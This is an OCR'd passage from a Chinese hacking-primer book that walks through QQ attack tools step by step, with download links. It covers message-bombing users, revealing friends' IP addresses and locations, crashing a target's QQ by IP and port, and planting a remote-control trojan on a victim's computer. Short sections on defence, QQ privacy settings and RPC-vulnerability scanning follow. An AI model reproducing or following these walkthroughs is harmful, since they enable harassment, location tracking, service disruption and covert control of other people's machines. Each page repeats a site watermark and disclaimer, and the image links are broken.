步骤 6 选择“对WinXP用户发信息”选项卡，在其中的“起始发送IP地址”文本框中输入起始发送的IP地址信息，在“连续发送人数”文本框中输入要同时发送的人数，在“发送语句”文本框中输入要发送的语句，单击 ✓ 发送 按钮即可，如图4-47所示。




图4-46 多人群发方式二





图4-47 对非QQ用户发送信息

步骤 7 选择“编辑发送语句”选项卡，在其中的文本框中可以对飘叶千夫指要发送的语句进行编辑，需要注意的是在每条语句之间必须加上一行“/**/”将其隔开以便软件辨认，编辑完成后单击 ✓ 保存 按钮即可，如图4-48所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



魔法档案

用飘叶千夫指发送信息时，可以随时单击 ✕ 停止 按钮将其停止，不过由于其发送速度快，在停止发送一段时间内目标主机还会收到信息。

图 4-48　编辑发送语句

3. QQ 狙击手

QQ 狙击手是一款可以实时监测出 QQ 好友列表动态，并在 QQ 聊天窗口上显示好友 IP 以及地理位置信息的软件（下载地址是 http://www.onlinedown.net/soft/4762.htm）。使用 QQ 狙击手查询 QQ 的 IP 地址的具体操作如下：

步骤 1　安装 QQ 狙击手软件后，选择【开始】/【所有程序】/【QQ 狙击手】/【QQ 狙击手】命令，启动 QQ 狙击手软件。

步骤 2　打开 QQ 狙击手的操作界面后，在其中可以查看 QQ 狙击手的各项功能和版本信息等，在左侧的窗格中单击 按钮，如图 4-49 所示。

步骤 3　在打开的“设置”界面中指定 QQ 执行文件路径和 QQ 客户端使用的默认端口，选中 ☑ 由QQ狙击手自动启动QQ 复选框，单击 启动QQ 按钮，如图 4-50 所示。




图 4-49　查看信息




图 4-50　设置 QQ 狙击手

步骤 4　在打开的 QQ 用户登录界面的“QQ 账号”下拉列表框中选择要登录的账号，在“QQ 密码”文本框中输入 QQ 密码，单击 登录 按钮，如图 4-51 所示。

步骤 5　在左侧窗格中单击 按钮，在右侧窗格中将打开“QQ IP”界面，在其中可以查看目前 QQ 好友的 IP 地址、端口信息和地理位置信息，如图 4-52 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 4-51 登录 QQ




图 4-52 查看 IP 地址信息

步骤 6 在左侧窗格中单击 实时 IP 按钮，在右侧窗格中将打开“实时 IP”界面，在其中可以查看本地 IP 与外部 IP 的通信状态记录，如图 4-53 所示。

步骤 7 在左侧窗格中单击 其它工具 按钮，在右侧窗格中将打开“其他工具”界面，单击“查看‘IP 配置表’”超链接可以查看当前的 IP 配置表，如图 4-54 所示。



图 4-53 查看实时 IP 信息



图 4-54 查看“IP 配置表”

步骤 8 在“其他工具”界面中单击“查看‘TCP 链接表’”超链接可以查看当前的 TCP 链接表，如图 4-55 所示。

步骤 9 在“其他工具”界面中单击“查看‘UDP 链接表’”超链接可以查看当前的 UDP 链接表，如图 4-56 所示。



图 4-55 查看“TCP 链接表”



图 4-56 查看“UDP 链接表”

步骤 10 在“其他工具”界面中的“其他”栏中单击 Flash Online 超链接，弹出 Flash

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Online 对话框，单击 开始 按钮可使自己 QQ 不断上线，如图 4-57 所示。

步骤 11 在左侧窗格中单击 QQ号探测 按钮，在弹出的“邻桌探秘－QQ 号码探测”对话框中单击 开始探测 按钮即可获取整个局域网中正在上网的 QQ 号码，如图 4-58 所示。



图 4-57 设置不断上线




图 4-58 局域网 QQ 号码探测

4.3.2 QQ 远程攻击工具

QQ 远程攻击器是通过向 QQ 好友发送经过特别设计的数据信息，导致目标电脑上的 QQ 软件出现严重故障的黑客攻击工具。在使用时，它提供了多种攻击方式，攻击能力较强（其下载地址是 http://www.aiyuanma.com/soft/353/356/html/1844.html）。使用 QQ 远程攻击器攻击目标 QQ 的具体操作如下：

步骤 1 双击 QQ 远程攻击器的快捷方式图标启动程序，在其操作界面中选中 ◉ 单独一IP 单选按钮，如图 4-59 所示。

步骤 2 在该单选按钮后的文本框中输入目标 QQ 的 IP 地址，因为 QQ 默认使用 4000 端口，在后面的文本框中输入端口号“4000”，如图 4-60 所示。




图 4-59 启动软件



图 4-60 设置 IP 信息

步骤 3 在 QQ 远程攻击器的操作界面中单击 攻击 按钮即可开始攻击，完成后软件将弹出一个提示框提示攻击完毕，单击 确定 按钮，目标电脑中的 QQ 程序将因出错而关闭，如图 4-61 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 4 选中 ⊙ 一IP多端口 单选按钮，在该单选按钮后将激活 3 个文本框，在其中输入目标电脑的 IP 地址和要攻击的起始端口及结束端口后，单击 攻击 按钮即可进行多端口攻击，如图 4-62 所示。




图 4-61 开始攻击




图 4-62 多端口攻击

步骤 5 选中 ⊙ 多IP一端口 单选按钮，分别在其后面的“开始 IP”、“结束 IP”和“端口”文本框中输入相应的信息，单击 攻击 按钮即可进行多 IP 攻击，如图 4-63 所示。




图 4-63 多 IP 攻击



4.3.3 QQ 远程监控工具

QQ 远程精灵是一款可实现屏幕监控、文件管理、共享管理等功能的软件，它主要是通过 QQ 聊天发送控制命令（其下载地址是 http://www.77169.com/Soft/HTML/20737.html）。使用它进行远程监控的具体操作如下：

步骤 1 双击 QQ 远控精灵的客户端程序图标，启动客户端，在其操作界面中单击 按钮，如图 4-64 所示。

步骤 2 弹出“配置服务端”对话框，在“邮箱地址”、“邮箱服务器”、“用户名”和“密码”文本框中输入相应的信息，单击 按钮，如图 4-65 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 4-64　启动客户端



图 4-65　配置服务端

步骤 3　弹出“服务端保存到”对话框，设置服务端文件的保存位置和文件名，单击 保存(S) 按钮，如图 4-66 所示。

步骤 4　将服务端程序种植到目标电脑中并使其运行，在客户端操作界面中的下拉列表框中选择“运行文件”选项，如图 4-67 所示。




图 4-66　保存服务端




图 4-67　开始远程监控

步骤 5　在下拉列表框下方的文本框中输入要运行的程序的路径，单击 生成命令 按钮，此时在下拉列表框上方的文本框中将生成打开该文件的命令，如图 4-68 所示。

步骤 6　单击 生成代码 按钮，软件将把之前生成的打开文件命令编译为一段代码，并将其显示在下拉列表框右侧的文本框中，如图 4-69 所示。




图 4-68　生成命令



图 4-69　生成代码

步骤 7　复制生成的代码，将其发送到目标 QQ 中，当它接收到该信息后对话框窗口将自动关闭，并开始执行该代码所包含的命令，本例中目标电脑将自动打开 D 盘根目录下的“年历画.hta”文件。

4.3.4　防御 QQ 攻击工具

黑客在使用 QQ 攻击工具破坏目标电脑正常运行时，往往还会使用木马对目标电脑进

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

行二次攻击，在防范 QQ 攻击工具时，应该掌握如下方法。

- **使用代理**：使用代理登录 QQ 可以使对方通过 QQ 探测程序看到的 IP 地址，变成代理服务器的 IP 地址，这样就可以防御针对 IP 地址进行的信息炸弹攻击。
- **安装防火墙**：在本地电脑中安装一个防火墙可以在很大程度上起到将 Internet 上不安全的因素隔绝在本地系统之外的作用。
- **设置身份验证**：在 QQ 的主界面中选择【菜单】/【设置】/【个人设置】命令，在弹出的“设置”对话框左侧窗格中选择“身份验证”选项，在右侧“防打扰”栏中选中☑只能通过号码找到我复选框，在“身份验证”栏中选中◉需要身份认证才能把我列为好友单选按钮，单击 确定 按钮。该方法可以防御如 QQ 消息自动发等软件通过自动查找和添加功能进行的信息炸弹攻击。

4.4 常见问题解答

：魔法师，QQ 中有什么提高自身安全能力的设置吗？

：有，QQ 自带了对本地信息的安全设置，通过它可以提高 QQ 的防御能力，其设置方法是：登录 QQ 界面，选择【菜单】/【安全中心】/【安全设置】命令，弹出“QQ2008 设置”对话框，展开“安全设置”选项卡，选择其中的“聊天记录安全”选项，在“聊天记录加密口令”栏中选中☑启用聊天记录加密复选框，在“口令”和“确认”文本框中输入密码，在“聊天记录口令提示”栏中选中☑启用聊天记录加密口令提示复选框，在“提示问题”下拉列表框中输入问题，在“问题答案”文本框中输入答案，在“聊天记录清除”栏中选中☑退出QQ时自动清除聊天记录复选框，单击 确定 按钮应用设置，如图 4-70 所示。这样以后每次登录 QQ 就将弹出“请输入本地消息密码”对话框，用户需要输入正确的密码才能进行登录。



图 4-70 安全设置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。





：我听朋友说在每次使用 QQ 以后，在 QQ 安装程序文件夹中都会以自己的 QQ 号码为名建立一个文件夹，其中包括自己和朋友的聊天记录等数据，我要怎样做才能将登录信息删除呢？



：要删除这些信息很简单。其方法是：在桌面上双击 QQ 启动图标，弹出“QQ 用户登录”对话框，在“QQ 账号”下拉列表框中选中要删除信息的 QQ 号码。单击 设置↓ 按钮，展开 QQ 登录对话框。单击“清除登录账号记录”超链接，如图 4-71 所示；弹出“清除记录”对话框，选中☑ 同时删除该帐号对应的所有记录文件(包括聊天记录)复选框，在“请输入 QQ 密码”文本框中输入该 QQ 号码对应的 QQ 密码，单击 确定 按钮，如图 4-72 所示。



图 4-71　单击超链接




图 4-72　清除记录

4.5 过 关 练 习


（1）在自己的电脑上对 QQ 进行升级，以修补其漏洞。

（2）下载并安装病毒木马专杀工具，对电脑上安装的 QQ 软件进行保护。

（3）按照本章的相关内容，在自己和朋友的电脑上使用 QQ 远程精灵，了解 QQ 远程监控工具的特点。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

5.1 Windows 系统安全分析

随着 Internet 的迅猛发展，信息安全问题日益显现，诸如病毒、恶意代码、DDoS 等攻击行为给电脑系统带来了巨大的威胁。其主要原因除有黑客攻击之外，也在于电脑及软件系统尤其是操作系统在设计、开发、维护过程中存在安全缺陷。因此，操作系统的安全性缺陷监测与评估对保证电脑系统的安全具有重要意义。操作系统变得越来越复杂和庞大，操作系统中的安全性缺陷被恶意代码利用的事件也急剧增加，人们急需一种自动化检测方法来帮助程序员发现操作系统中的安全漏洞。

5.1.1 为什么会存在安全缺陷

操作系统是非常复杂的，在设计操作系统时如未考虑周全，当程序遇到一个看似合理，但实际无法处理的问题时，就会引发一些不可预见的错误，这些错误往往会给黑客提供便利，使其能方便地获取电脑中的重要信息。产生安全缺陷的原因介绍如下：

- 编程人员的人为因素，在程序编写过程，为实现不可告人的目的，在程序代码的隐蔽处保留后门。
- 受编程人员的能力、经验和当时安全技术所限，在程序中难免会有不足之处，轻则影响程序效率，重则导致非授权用户的权限提升。
- 由于硬件原因，使编程人员无法弥补硬件的漏洞，从而使硬件的问题通过软件表现出来。

5.1.2 我们的系统安全吗

电脑系统的安全与不安全从来都是相对的，就目前而言，还没有出现绝无漏洞的系统，通常只能以其所存在漏洞的多少以及危害程度来判定该系统的安全性。从电脑权威机构发布的电脑系统安全缺陷统计报告可以看出，2008 年发现的安全漏洞已经有几千个。电脑系统的安全已成为世界各国关注的焦点。不过，正是由于这些漏洞的存在，才使电脑系统设计人员能够不断发现问题的根源，并进行补救，使电脑越来越安全。

5.2 RPC 漏洞

目前许多黑客都喜欢利用 Windows 操作系统中的 RPC 漏洞对电脑进行攻击，其中比较常见的就是“冲击波”病毒。本节将针对 RPC 漏洞进行详细讲解。

5.2.1 认识 RPC 漏洞

RPC 的全称是 Remote Procedure Calls，它是 Windows 操作系统中的一种远程过程调用

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

协议。该协议提供一种进程间的通信机制，通过这一机制可以实现某台主机顺利地在远程主机上执行代码。攻击者利用该漏洞能在受影响的系统上以本地系统权限运行代码，能执行任何操作，包括安装程序及查看、更改或者删除数据，甚至建立系统管理员权限的账户。受感染的电脑将会出现如下症状：

- 莫名其妙地死机或重新启动电脑将显示 60 秒倒计时关机。
- IE 浏览器不能正常地打开链接。
- 不能复制粘贴。
- 有时出现应用程序，比如 Word 异常。
- 网络变慢。
- 在任务管理器中出现 msblast.exe 进程。

5.2.2　检测 RPC 漏洞

借助 RPC 漏洞检测工具，普通的电脑爱好者也能了解到本地主机或者目标主机是否存在 RPC 漏洞，从而可以提前做好防范工作。

1. 利用 Retina DCOM Scanner 检测

Retina DCOM Scanner 是由 eEye 公司推出的一款专门针对 RPC 漏洞进行扫描的工具软件（下载地址是 http://hackbase.com/soft/2003-12-23/11240.html），使用它检测 RPC 漏洞的具体操作如下：

步骤 1　双击 Retina DCOM Scanner 应用程序图标启动程序，选择【File】/【New】命令，新建一个扫描任务，如图 5-1 所示。

步骤 2　在其操作界面的 Start IP 和 End IP 文本框中输入要检测的 IP 地址段，单击 按钮即可开始对指定的 IP 地址段进行检测，如图 5-2 所示。



图 5-1　新建扫描任务



图 5-2　设置检测范围

步骤 3　检测完成后将弹出一个对话框，提示检测成功，单击 确定 按钮关闭该对话框，即可在下面的列表框中查看检测结果，如图 5-3 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



魔力测试

从网上下载 Retina DCOM Scanner，并按照本节中的操作步骤，在电脑上检测 RPC 漏洞。

图 5-3　查看检测结果

2. 利用 X-Scan 检测

X-Scan 扫描工具功能强大、易于上手。通过该工具检测 RPC 漏洞是非常方便的，不过在用 X-Scan 检测 RPC 漏洞之前需要在网上下载一个 DcomRpc.xpn 插件（下载地址是 http://www.xfocus.net/tools/200307/488.html），并将其复制到 X-Scan 安装目录下的“plugin”文件夹中。使用 X-Scan 检测 RPC 漏洞的具体操作如下：

步骤 1　双击 X-Scan 的应用程序图标启动程序，在其操作界面中选择【设置】/【扫描参数】菜单命令，如图 5-4 所示。

步骤 2　在弹出的“扫描参数”对话框中选择“检测范围”选项，在“指定 IP 范围”文本框中输入目标主机的 IP 地址，如图 5-5 所示。




图 5-4　选择命令




图 5-5　设置目标主机 IP 地址

步骤 3　展开“全局设置”项，选择“扫描模块”选项，在中间的列表框中选中 ☑ DcomRpc溢出漏洞 复选框，如图 5-6 所示，单击 确定 按钮关闭“扫描参数”对话框。

步骤 4　单击“开始扫描”按钮 ▶ 开始对目标主机进行检测，如图 5-7 所示。

溜客安全网 WwW.176Ku.CoM

